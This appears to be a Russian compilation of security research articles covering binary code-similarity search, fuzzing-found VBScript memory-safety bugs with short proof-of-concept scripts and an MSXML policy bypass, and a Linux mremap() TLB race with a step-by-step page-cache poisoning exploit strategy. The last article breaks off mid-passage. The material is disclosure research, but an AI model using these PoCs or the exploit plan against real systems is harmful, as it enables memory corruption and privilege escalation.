/home/thomasdullien/Desktop/sources/functionsimsearch/bin/createfunctionindex \
  --index=/var/tmp/work/simhash.index

for i in $(find /media/thomasdullien/storage/libtiff/PE/ -name tiff.dll); do
  ./addfunctionstoindex --input="$i" --format=PE \
    --index=/var/tmp/work/simhash.index
done
```

Создадим метаданные символов поискового индекса:

```
~/Desktop/sources/functionsimsearch/testdata/generate_training_data.py \
  --work_directory=/var/tmp/work/ \
  --executable_directory=/media/thomasdullien/storage/libtiff/ \
  --generate_fingerprints=True \
  --generate_json_data=False

cat /var/tmp/work/extracted_symbols_* > /var/tmp/work/simhash.index.meta
```


Затем просканируем DLL:

```
for i in $(find /media/DLLs -iname '*.dll'); do
  echo "$i"
  ./matchfunctionsindex --index=/var/tmp/work/simhash.index --input "$i"
done
```

В выводе есть совпадения в нескольких бинарных файлах Adobe и, что интереснее, в `SysWOW64/WindowsCodecs.dll` из Windows:

```
/media/dlls/Windows/SysWOW64/WindowsCodecs.dll
[!] Executable id is cf1cc98bead49abf
[!] Loaded search index, starting disassembly.
[!] Done disassembling, beginning search.
[!] (3191/3788 - 23 branching nodes)
0.851562: cf1cc98bead49abf.53135c10 matches
  39dd1e8a79a9f2bc.1001d43d
  libtiff.dll PackBitsEncode(tiff*, unsigned char*, int, unsigned short)
```

Если загрузить `WindowsCodecs.dll` и наиболее подходящую сборку libtiff в IDA, получатся следующие графы:



В таком масштабе функции не обязательно выглядят очень похожими, но при ближайшем рассмотрении обнаруживаются и структурное сходство, и совпадающие последовательности инструкций. Особую уверенность даёт имя, которое IDA получает для функции Windows из символов PDB Microsoft: `PackBitsEncode`.

Более подробный анализ показывает, что `WindowsCodecs.dll` содержит значительно изменённое ответвление libtiff 3.9.5. Мы не исследовали, как Microsoft переносит исправления безопасности и надёжности из upstream. Поскольку libtiff компонует libjpeg, неудивительно, что та же DLL содержит и изменённое ответвление libjpeg.

Итоги, будущие направления и следующие шаги

Помимо множества подробностей о сохраняющих сходство хешах и поисковых индексах, проект дал несколько более общих уроков.

Полученные уроки

Поисковый индекс против линейного прохода: современные CPU быстро выполняют XOR

Современные процессоры чрезвычайно быстро линейно просматривают большие области памяти. Небольшая программа C с плотным циклом, который загружает хеш, выполняет XOR со значением, подсчитывает биты и запоминает ближайший индекс, способна на одном ядре искать среди сотен миллионов хешей.

Алгоритмическая точка безубыточности индекса locality-sensitive hashing достигается лишь далеко за несколькими сотнями миллионов хешей, и неясно, у скольких пользователей будут настолько крупные корпуса. Умный поисковый индекс может оказаться избыточно сложным: линейный проход проще и эффективнее по объёму хранения.

Конкуренция с простым поиском строк

При поиске статически скомпонованных библиотек наиболее эффективным методом в подавляющем большинстве случаев, возможно более чем в 90%, будет поиск характерных строк. Компиляторы обычно сохраняют строки, а достаточно необычные строки почти не дают нерелевантных результатов при хорошем уровне истинноположительных.

Исследованный здесь механизм полезнее всего, когда копируются отдельные фрагменты кода без характерных строк. Среди изученных случаев этому описанию явно соответствует только `mpengine.dll`. Поэтому ключевой вопрос для сложных опубликованных методов таков: какую дополнительную ценность они дают по сравнению с обычным поиском строк?

Задача по-прежнему сложна

Даже после всей проделанной инженерной работы метод надёжно находит лишь около 40% нужных случаев, а если цель собрана недоступным компилятором, вероятно, ещё меньше. Возможностей для улучшения очень много. Доля истинноположительных результатов выше 90% при небольшом числе нерелевантных результатов должна быть достижима, но пока это открытая задача для сообществ машинного обучения и обратной разработки.

Можно ли обучить embeddings из дизассемблированного кода в пространство Хэмминга, существенно превосходящие простую линейную модель? Какой вычислительной ценой?

Будущие направления и следующие шаги

Исследование можно развивать в нескольких направлениях:

1. **Перенести обучение в среду с поддержкой GPU.** Переписать код машинного обучения на TensorFlow, Julia или другую среду, способную эффективно работать на GPU. Текущая реализация C++ требует нескольких дней даже на 56-ядерном сервере.
2. **Заменить L-BFGS вариантами SGD.** L-BFGS плохо масштабируется с ростом обучающих данных, поэтому редко используется в современном крупномасштабном обучении.
3. **Обучение по тройкам и четвёркам.** Современные методы обучения embeddings используют целевые функции на основе троек. Для поиска по сходству это интуитивно разумно и должно поддерживаться.
4. **Улучшить признаки.** Текущие признаки ограничены кортежами мнемоник, graphlet и крупными константами, не делящимися на четыре. Операнды, смещения структур, строки и другая ценная информация игнорируются.
5. **Эксперименты с графовыми нейронными сетями.** Современные методы обучения на графах способны изучать по примерам простые графовые алгоритмы. Модель из CCS '17 показывает перспективность направления.
6. **Использовать сведения о соседстве.** Функции, импортированные из другой библиотеки, обычно остаются соседними в бинарном файле. Кластер совпадений из одной исходной библиотеки служит гораздо более сильным доказательством, чем единичное попадание.
7. **Заменить дерево ANN плоским массивом.** Для пользователей с менее чем 100 миллионами хешей линейное сканирование, вероятно, превзойдёт более сложную LSH-структуру с перестановками битов и потребует меньше места.

Конец — пока

Вопросы, рекомендации и, в идеале, pull request можно направлять авторам через соответствующий репозиторий GitHub здесь.

О VBScript

Введение

Уязвимости движка сценариев VBScript хорошо известны как способ атаковать Microsoft Windows. В Windows 10 Fall Creators Update Microsoft по умолчанию отключила выполнение VBScript в Internet Explorer для зон Интернета и ограниченных сайтов. Но атакующих это не остановило: только в 2018 году произошло как минимум две атаки нулевого дня с уязвимостями VBScript — CVE-2018-8174 и CVE-2018-8373. В обоих случаях документы Microsoft Office со встроенным объектом заставляли движок Internet Explorer обработать вредоносный VBScript. Более подробный анализ опубликовали Kaspersky и Trend Micro.

Из-за этой сомнительной популярности многие исследователи безопасности искали и сообщали о других уязвимостях VBScript, включая варианты эксплуатировавшихся в реальных атаках. Исследователи, работавшие с Zero Day Initiative, нашли несколько уязвимостей, основанных на callback VBScript `Class_Terminate`, а Юки Чен из Qihoo 360 Vulcan Team обнаружил несколько вариантов CVE-2018-8174.

В статье рассматриваются два вопроса. Насколько легко обнаруживать новые уязвимости VBScript, несмотря на всю работу Microsoft и сообщества безопасности? И насколько надёжны политики Windows, призванные остановить их эксплуатацию?

Ещё больше уязвимостей VBScript

Наш подход был прост. Мы взяли опубликованный грамматический фаззер Domato и написали грамматику, описывающую встроенные функции VBScript, callback и другие распространённые конструкции. Ранее тот же подход использовался для поиска уязвимостей JScript в статье *aPAColypse now*. Грамматика и генератор VBScript доступны в репозитории Domato.

Так мы обнаружили три новые уязвимости VBScript, сообщили о них Microsoft, и теперь они исправлены. Они интересны не сложностью, а тем, насколько они просты и всё же сохранялись в коде. В нескольких случаях они также похожи на уязвимости из реальных атак.

Прежде чем рассматривать первую найденную фаззером проблему, взглянем на этот PoC последней на тот момент уязвимости VBScript нулевого дня, замеченной в реальных атаках:

```
Class MyClass
    Dim array

    Private Sub Class_Initialize
        ReDim array(2)
    End Sub

    Public Default Property Get P
        ReDim Preserve array(1)
    End Property
End Class

Set cls = New MyClass
cls.array(2) = cls
```

Более подробный анализ опубликован Trend Micro, но ключевая строка такова:

```
cls.array(2) = cls
```

Сначала вычисляется левая часть и определяется адрес `cls.array(2)`. Затем вычисляется правая. Поскольку `cls` — объект `MyClass` с getter свойства по умолчанию, это вызывает callback. Callback изменяет размер массива, делая ранее вычисленный адрес недействительным и оставляя его указывать в освобождённую память. Поэтому присваивание записывает данные в освобождённую память.

Сравним этот пример с PoC нашей первой проблемы:

```
Class MyClass
    Private Sub Class_Terminate()
        dict.RemoveAll
    End Sub
End Class

Set dict = CreateObject("Scripting.Dictionary")
Set dict.Item("foo") = New MyClass
dict.Item("foo") = 1
```

Уязвимость вызывает строка:

```
dict.Item("foo") = 1
```

Снова первой вычисляется левая часть и определяется адрес `dict.Item("foo")`. Затем присваивается новое значение, но сначала нужно очистить старое. Поскольку старое значение является объектом `MyClass`, его очистка вызывает `Class_Terminate()`, который опустошает `dict`. Вычисленный для левой части адрес теперь указывает в освобождённую память.

Оба случая следуют одному шаблону:

1. Вычислить адрес переменной-члена в объекте-контейнере.
2. Присвоить ей значение.
3. Присваивание вызывает callback, освобождающий хранилище контейнера.
4. Присваивание записывает данные в освобождённую память.

Есть два отличия: в одном случае используется массив, в другом — словарь; в одном вызывается getter свойства по умолчанию, в другом — `Class_Terminate`. Это сходство может объяснять, почему вариант независимо обнаружили исследователь, работавший с Zero Day Initiative компании Trend Micro, и Юки Чен. Автор эксплуатировавшегося в реальных атаках нулевого дня также мог знать о нём.

Вторая ошибка не была напрямую связана с известным нулевым днём из реальных атак, но представляет собой классическую уязвимость движка сценариев:

```
Class class1
    Public Default Property Get x
        ReDim arr(1)
    End Property
End Class

Set c = New class1
arr = Array("b", "b", "a", "a", c)
Call Filter(arr, "a")
```

`Filter` проходит по массиву и возвращает другой массив с элементами, соответствующими заданной подстроке — здесь `"a"`. Один элемент входного массива является объектом с getter свойства по умолчанию, вызывающим callback, который изменяет размер входного массива. Вернувшись в `Filter`, код читает переменные за границами.

Реализация пыталась предотвратить это, проверяя на каждой итерации, что размер массива не меньше количества совпавших объектов. Проверка не учитывала элементы массива, не соответствующие подстроке, например элементы `"b"` из PoC.

Сначала Microsoft классифицировала проблему как утечку информации. Хотя непосредственная ошибка представляет собой чтение за границами, прочитанные данные интерпретируются и возвращаются как переменная VBScript. Контролируемые атакующим данные, интерпретированные как такая переменная, легко могут привести к выполнению кода. Это показывает, почему чтение за границами не обязательно ограничивается раскрытием данных: воздействие зависит от того, что читается и как используется.

Третья ошибка находится в коде, который уже значительно изменяли для исправления CVE-2018-8174 и вариантов, найденных Qihoo 360 Vulcan Team. Возможно, она даже появилась при исправлении предыдущей проблемы. Фаззер впервые обнаружил её как разыменование NULL-указателя:

```
Dim a, r

Class class1
End Class

Class class2
    Private Sub Class_Terminate()
        Set a = New class1
    End Sub
End Class

a = Array(0)
Set a(0) = New class2
Erase a
Set r = New RegExp
x = r.Replace("a", a)
```

Ошибка развивается следующим образом:

1. Создаётся массив a; его тип теперь — массив.
2. В единственный элемент помещается объект `class2`.
3. `Erase a` удаляет массив и очищает его элементы.
4. Очистка объекта вызывает его пользовательский деструктор.
5. Callback превращает a в объект `class1`; теперь его тип — объект.
6. Перед возвратом `Erase` устанавливает значение a в NULL.
7. Переменная имеет тип объекта и значение NULL, что при использовании может вызвать разыменование NULL-указателя.

На шаге 5 также увеличивается счётчик ссылок объекта `class1`. Позже a устанавливается в NULL без уменьшения счётчика. Сценарий завершается с объектом, счётчик ссылок которого равен единице, но ни одна переменная на него не указывает: произошла утечка ссылки. Её можно усилить:

```
Dim a, c, i

Class class1
End Class

Class class2
    Private Sub Class_Terminate()
        Set a = c
    End Sub
End Class

Set c = New class1
For i = 1 To 1000
    a = Array(0)
    Set a(0) = New class2
    Erase a
Next
```

Код увеличивает счётчик ссылок с до 1000, хотя реальную ссылку содержит всего одна переменная. Поскольку в VBScript счётчики ссылок являются 32-битными целыми числами, достаточное количество увеличений переполнит счётчик и освободит объект, пока ссылки на него ещё существуют.

Пользовательские классы VBScript защищены от переполнения счётчика ссылок, но встроенные классы вроде `RegExp` — нет. Если заменить `class1` на `RegExp`, счётчик в конце концов переполнится. Однако каждое увеличение требует callback, поэтому эксплуатация может занять несколько часов и зависит от того, оставит ли жертва вкладку или окно открытым. Тем не менее это полезная демонстрация того, как архитектура VBScript затрудняет устранение ошибок времени жизни объектов.

Поиск утечек ссылок

Мы изменили фаззер, чтобы он подсчитывал пользовательские объекты. Конструктор увеличивал счётчик, а деструктор уменьшал. Если после завершения примера и очистки всех переменных счётчик оставался выше нуля, происходила утечка ссылки.

Так сразу обнаружился почти идентичный вариант, использующий `ReDim` вместо `Erase`. Microsoft сочла его дубликатом проблемы `Erase`.

Метод не отличает чистые утечки ссылок от утечек, одновременно являющихся обычными утечками памяти и потому не обязательно имеющих такое же влияние на безопасность. Распространённый источник подобного шума — циклические ссылки, когда объект A ссылается на B, а B — обратно на A. Тем не менее поиск значимых для безопасности утечек ссылок можно автоматизировать с помощью более качественного отслеживания объектов.

Обход политики выполнения VBScript

Решение Microsoft отключить VBScript в зонах Интернета и ограниченных сайтов было шагом в правильном направлении, но политика и её реализация имели слабости.

Во-первых, по умолчанию она применялась только к этим двум зонам. Сценарии в зонах локальной интрасети или доверенных сайтов продолжали работать — предположительно ради компаний, всё ещё зависевших от VBScript. Мы предпочли бы, чтобы VBScript по умолчанию был полностью отключён в движке Internet Explorer.

Во-вторых, Microsoft упустила некоторые пути выполнения Internet Explorer. Браузер поддерживает MSXML, который может запускать VBScript внутри преобразований XSL:

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:msxsl="urn:schemas-microsoft-com:xslt"
    xmlns:user="http://mycompany.com/mynamespace">

  <msxsl:script language="vbscript" implements-prefix="user">
    Function xml(str)
      a = Array("Hello", "from", "VBscript")
      xml = Join(a)
    End Function
  </msxsl:script>

  <xsl:template match="/">
    <xsl:value-of select="user:xml(.)"/>
```

```
    </xsl:template>
  </xsl:stylesheet>
```

Выполнение VBScript через MSXML не отключалось даже для сайтов зоны Интернета. О проблеме сообщили Microsoft, и к моменту публикации статьи она была исправлена.

Отказ от Internet Explorer как браузера не устраняет проблему полностью. Многие приложения Windows отображают веб-контент с помощью движка Internet Explorer, включая путь Microsoft Office, использованный недавними нулевыми днями. Microsoft отключила создание VBScript в последней версии Office, заблокировав этот популярный вектор, но движок IE встраивают и другие приложения, в том числе сторонние.

Идеи для будущих исследований

Несколько идей осталось на будущее:

• Объединить фаззеры VBScript и JScript, чтобы каждый язык мог обращаться к объектам и функциям другого. Междвижковые callback могут возникать в неожиданных местах.
• Улучшить обнаружение утечек ссылок: запустить IE под отладчиком, останавливаться при создании и удалении объектов и отслеживать адреса живых объектов. Затем память можно сканировать как в этом инструменте в поисках объектов с положительными счётчиками ссылок, на которые больше ничто не ссылается. Page Heap не позволит ошибочно принять устаревшие указатели в освобождённой памяти за ссылки.
• Фаззить другие создаваемые объекты. Многие ошибки опирались на `Scripting.Dictionary`, который не встроен в VBScript, а создаётся через `CreateObject`. Другие доступные VBScript объекты могут предоставлять столь же интересные поверхности атаки.

Заключение

VBScript происходит из эпохи, когда многие современные аспекты безопасности не были приоритетными. Поэтому неудивительно, что он стал излюбленным путём атак на Windows. Несмотря на постоянное внимание сообщества безопасности, новые уязвимости по-прежнему было легко находить.

Microsoft предприняла полезные шаги по сокращению поверхности атаки. Однако в сочетании с обходом политики выполнения и приложениями, использующими движок Internet Explorer для веб-контента, эти ошибки всё ещё могли угрожать пользователям полностью обновлённых систем, соблюдающим лучшие практики. Мы надеемся, что Microsoft более последовательно удалит VBScript из всех значимых для безопасности контекстов.

Страница из книги ядра: проблема TLB в mremap()

Это техническая статья об ошибках сброса TLB в ядрах, предназначенная для читателей, интересующихся безопасностью ядра и управлением памятью.

Введение: ошибки в коде управления памятью

Управление памятью породило несколько пугающих ошибок, включая:

• CVE-2016-5195 — логическую ошибку Linux, позволявшую записывать данные в общие страницы только для чтения.
• CVE-2018-1038 — ошибку Windows, существовавшую около двух месяцев и неверно устанавливавшую бит разрешений таблицы страниц.

Управление памятью — одна из основных функций любого ядра и гипервизора. Его корректность критически важна для безопасности, однако код зачастую сложен, выполняется с высокой конкурентностью и оптимизирован ради производительности.

Статья посвящена ошибкам, связанным со сбросом translation lookaside buffer (TLB). При удачном выборе момента они могут давать очень сильные примитивы локального повышения привилегий. Среди найденных мной или с моим участием проблем сброса TLB:

• Xen PV XSA-241, «Устаревшая запись TLB из-за гонки при освобождении типа страницы» (CVE-2017-15588).
• Linux: недостаточный shootdown при освобождении кэшей структур страничной организации (отчёт).
• Linux KVM: пропущенный сброс TLB при удалении доступных для записи SPTE (отчёт).
• gVisor: пропущенная инвалидация TLB в управлении памятью sentry (отчёт).
• Linux: `mremap()` выполняет сброс TLB слишком поздно (отчёт).

Последняя ошибка и является темой статьи. Ошибка gVisor примечательна тем, что код управления памятью написан на Go, который безопасен для памяти лишь условно. В коде операционной системы логические ошибки могут нарушить гарантии безопасности памяти, предоставляемые языком реализации.

Введение: TLB и кэши структур страничной организации

Таблицы страниц описывают сопоставление виртуальных адресов физическим. Поскольку таблицы находятся в памяти и доступ к ним сравнительно медленный, процессоры кэшируют трансляции адресов. TLB обычно кэширует полные трансляции виртуальных адресов в физические. Кэши структур страничной организации могут дополнительно хранить промежуточные результаты обхода таблиц страниц.

Точная структура зависит от микроархитектуры. Intel рассматривает организацию TLB в Optimization Reference Manual, Arm — в документации процессоров, а AMD — в руководствах по оптимизации ПО. Кэши структур страничной организации документированы хуже, но архитектурные руководства описывают их существование и правила инвалидации, которым должно следовать ПО.

ПО обязано исходить из того, что процессор может вытеснить записи кэша в любой момент и спекулятивно наполнить кэши трансляций. Поэтому одного наблюдения, что адрес недавно не

использовался, недостаточно для вывода об отсутствии кэшированной трансляции.

Механизмы инвалидации различаются:

• x86 предоставляет инструкции, инвалидирующие один адрес или всё текущее адресное пространство, с различной обработкой глобальных записей. Для инвалидации на удалённых логических CPU ядро отправляет межпроцессорные прерывания и ждёт завершения — это TLB shootdown.
• Arm предоставляет инструкции межъядерной инвалидации TLB, хотя реализованные вне CPU средства обхода таблиц страниц могут требовать дополнительной синхронизации.

Общий порядок инвалидации таков:

1. Удалить запись таблицы страниц, сохранив ссылку на физическую страницу.
2. Сбросить затронутую запись TLB или адресное пространство.
3. Только после завершения сброса освободить физическую страницу.

Тот же порядок применяется и к страницам данных, и к страницам таблиц. Ради производительности операции можно группировать: удалить несколько записей, выполнить один сброс, затем освободить все ссылки.

На x86 и аналогично на arm64 PTE последнего уровня содержит два бита, которые может устанавливать CPU. **Accessed** отмечает использование PTE для трансляции. Если бит сброшен, с момента последней записи PTE программой из него не создавалась запись TLB. **Dirty** отмечает использование PTE для записи; если он сброшен, с момента последнего программного обновления не создавалась доступная для записи запись TLB.

Linux: mremap() сбрасывает TLB слишком поздно

Ошибка

Linux защищает состояние управления памятью процесса несколькими блокировками. Семафор чтения/записи `mmap_sem` в `struct mm_struct` защищает структуры virtual memory area (VMA). Таблицы страниц более низкого уровня обычно защищены отдельными spinlock каждой таблицы. Такие операции, как `mmap()`, `mremap()`, `munmap()` и обработка page fault, используют и `mmap_sem`, и блокировки таблиц страниц.

Другие операции над таблицами страниц не удерживают `mmap_sem`. Например, `ftruncate()` может уменьшить файл и удалить страницы за его новым концом из всех отображений системы, удерживая только блокировки таблиц страниц.

Системный вызов `mremap()` перемещает VMA и его PTE по следующей цепочке вызовов:

```
mremap_to() -> move_vma() -> move_page_tables() -> move_ptes()
```

При эксклюзивно удерживаемом `mmap_sem` функция `move_ptes()` приблизительно выполняла следующее:

1. В некоторых случаях брала блокировки обратного отображения.
2. Блокировала старую и новую таблицы страниц.
3. Если direct reclaim отбирал страницы у процесса, сбрасывала TLB.
4. Для каждой непустой исходной PTE:
• Атомарно читала и очищала её через `ptep_get_and_clear()`; на x86 это превращается в `LOCK XCHG`.

• Если PTE имела бит Dirty, устанавливала локальный флаг `force_flush`.
• Записывала PTE в новое отображение.
5. Разблокировала новую таблицу страниц.
6. Если установлен `force_flush`, сбрасывала старые записи, обработанные на шаге 4.
7. Разблокировала старую таблицу страниц.
8. Освобождала блокировки обратного отображения, если они были взяты.
9. Если `force_flush` не установлен, сообщала `move_page_tables()` о необходимости более позднего сброса.

После перебора нескольких таблиц страниц `move_page_tables()` наконец сбрасывала старый диапазон адресов.

Освобождая старую ссылку таблицы страниц, `move_ptes()` должна гарантировать отсутствие устаревших записей TLB. Сначала ссылка не уничтожается, а переносится в новую PTE. Пока удерживается блокировка новой таблицы страниц, другая задача не может удалить PTE, поэтому страницу невозможно освободить. Но сразу после разблокировки новой таблицы на шаге 5 другая задача может вступить в гонку с `mremap()`, удалить новое отображение и освободить последнюю ссылку на страницу. Это происходит задолго до позднего сброса в `move_page_tables()` и даже немного раньше сброса в ветке `force_flush`.

В современных ядрах большое окно гонки работает только для PTE без Dirty и даёт чтение use-after-free, но не запись. До коммита `5d1904204c99`, вошедшего в Linux 4.9, специальной обработки Dirty PTE не было, и большое окно позволяло записывать после освобождения.

Большинство актуальных дистрибутивов использовало ядра 4.9 или новее; например, в Debian stable применялось 4.9. Исключениями были ядра на основе 3.10 в RHEL и многие устройства Android:

Устройство	Ветка ядра
Google Pixel	3.18
Google Pixel 2	4.4
Google Pixel 3	4.9

В качестве цели эксплуатации я выбрал Pixel 2.

Блокировки и вытеснение

Linux поддерживает три задаваемые при сборке модели вытеснения кода ядра:

• `CONFIG_PREEMPT_NONE`: без принудительного вытеснения (сервер).
• `CONFIG_PREEMPT_VOLUNTARY`: добровольное вытеснение ядра (настольная система).
• `CONFIG_PREEMPT`: вытесняемое ядро (настольная система с малой задержкой).

Дополнительные модели разрабатывались в наборе патчей реального времени. Pixel 2 использует `CONFIG_PREEMPT`, поэтому выполнение ядра обычно может быть прервано почти в любом месте, в том числе при удержании mutex или семафора и внутри некоторых критических секций чтения RCU. Spinlock, напротив, подавляет вытеснение.

Атакующему нужно увеличить интервал между освобождением блокировки таблицы страниц в `move_ptes()` и сбросом TLB в `move_page_tables()`. В этот период удерживается только `mmap_sem`, не запрещающий вытеснение. Поэтому планировщик может на несколько миллисекунд снять

задачу системного вызова с ядра CPU.

Пространство пользователя может задавать affinity и параметры планировщика задачи. Эксплойт закрепляет несколько принадлежащих ему процессов за одним ядром, назначает задаче `mremap()` приоритет `SCHED_IDLE` и размещает на том же ядре задачу с обычным приоритетом, заблокированную в `read()` канала. Запись в канал в нужный момент пробуждает задачу с обычным приоритетом, которая вытесняет `mremap()`.

Чтобы определить нужный момент, эксплойт злоупотребляет `/proc/<pid>/status`. Поле `VmPTE` сообщает объём памяти таблиц страниц. Активный опрос поля показывает выделения таблиц страниц, выполненные `mremap()`.

Распределитель страниц

Linux использует buddy allocator, реализованный в `mm/page_alloc.c`. Страница порядка *n* содержит `2^(12+n)` байт и имеет такое же выравнивание при нативном размере страницы 4096 байт. Списки свободных страниц разделены по порядку, зоне, типу миграции и, в NUMA-системах, узлу.

К важным зонам относятся:

• `ZONE_DMA` и `ZONE_DMA32` для устройств с ограниченными диапазонами DMA-адресов.
• `ZONE_NORMAL` для обычной памяти ядра и пространства пользователя, входящей в линейное отображение.
• `ZONE_HIGHMEM`, отсутствующая на arm64, поскольку её виртуальное адресное пространство способно отобразить всю физическую память.
• `ZONE_MOVABLE`, зарезервированная для страниц, которые ядро обычно может перемещать. Она обеспечивает ограниченное горячее подключение памяти и помогает уменьшить фрагментацию.
• `ZONE_DEVICE` для памяти устройств или постоянной памяти.

Типы миграции описывают текущее использование страницы или предпочтительное будущее применение свободной страницы:

• `MIGRATE_UNMOVABLE` для выделений вроде обычного `kmalloc()`, которые нельзя просто переместить.
• `MIGRATE_MOVABLE` для данных вроде пользовательских страниц, которые обычно можно перемещать.
• `MIGRATE_RECLAIMABLE` для выделений, которые нельзя перемещать, но можно отбросить и создать заново.
• `MIGRATE_HIGHATOMIC` для специальных резервов выделений высокого порядка.
• `MIGRATE_CMA` для непрерывных резервов DMA и перемещаемых выделений.
• `MIGRATE_ISOLATE` для диапазонов, в которых выделение запрещено, например удаляемой «на горячую» памяти.

Свободные списки для каждого CPU, зоны и типа миграции оптимизируют выделения порядка 0. До Linux 4.15 доступ к этим спискам был возможен с обоих концов. Обычные операции добавляют и извлекают с одного конца, отдавая предпочтение горячим в кэше страницам. Освобождение холодных для кэша страниц и некоторые выделения для DMA используют другой конец.

Перед переходом на медленный путь `get_page_from_freelist()` приблизительно перебирает каждую подходящую зону, сначала проверяя список текущего CPU для предпочтительного типа миграции, затем buddy allocator по возрастающим порядкам. Перемещаемые выделения могут откатиться к `MIGRATE_CMA`; `__rmqueue_fallback()` способна украсть блок максимального порядка у другого типа миграции и, возможно, изменить тип блока.

При эксплуатации use-after-free на уровне страниц перераспределение перемещаемой страницы как неперемещаемой или наоборот обычно требует достаточного давления на память, чтобы вызвать такой fallback.

Стратегия эксплуатации

Цель — быстро повторно выделить освобождённую перемещаемую страницу из page cache, желательно через список текущего CPU. Так её проще повторно использовать как другое перемещаемое выделение. Это не позволяет напрямую атаковать обычные выделения ядра или таблицы страниц, но позволяет атаковать анонимную пользовательскую память или page cache. Я выбрал отравление page cache, чтобы не включать другой пользовательский процесс в критичный по времени путь.

Выберем выровненную по странице область размером со страницу в файле только для чтения, например исполняемый код общей библиотеки, и будем повторять:

1. Вытеснить целевую страницу файла из page cache.
2. Выделить страницы, обеспеченные файлом, например через `memfd`, и предоставить их как отображение A.
3. Устроить гонку `mremap()` с `ftruncate()`, чтобы страницы освободились при сохранении записей TLB для отображения A.
4. Прочитать целевую страницу, заставив ядро выделить одну из освобождённых страниц как новую страницу page cache.
5. Опросить отображение A через устаревшие записи TLB, пока одна из них не покажет содержимое цели. Если раньше произойдёт page fault, начать заново.
6. Через устаревшую трансляцию отображения A многократно перезаписывать целевую страницу.

Теоретически достаточно одной перезаписи. На практике потребовались повторные записи — возможно, из-за одновременного обращения DMA и ПО к памяти или иной детали реализации.

В ядрах до 4.15 двухсторонний список текущего CPU усложняет повторное использование: чтение цели получает страницу с холодного конца. Эксплойту нужно быстро освободить достаточно страниц с устаревшими отображениями, чтобы вытеснить существующие записи списка CPU обратно в глобальный список.

Принудительная перезагрузка page cache

Первый шаг — вытеснить целевую страницу. PoC опирается на работу *Another Flip in the Wall of Rowhammer Defenses*, где обеспеченные файлами страницы многократно перемещаются между физическими страницами посредством вытеснения из page cache. Одно из главных наблюдений работы: алгоритм замещения Linux отдаёт приоритет вытеснению неисполняемых страниц перед исполняемыми.

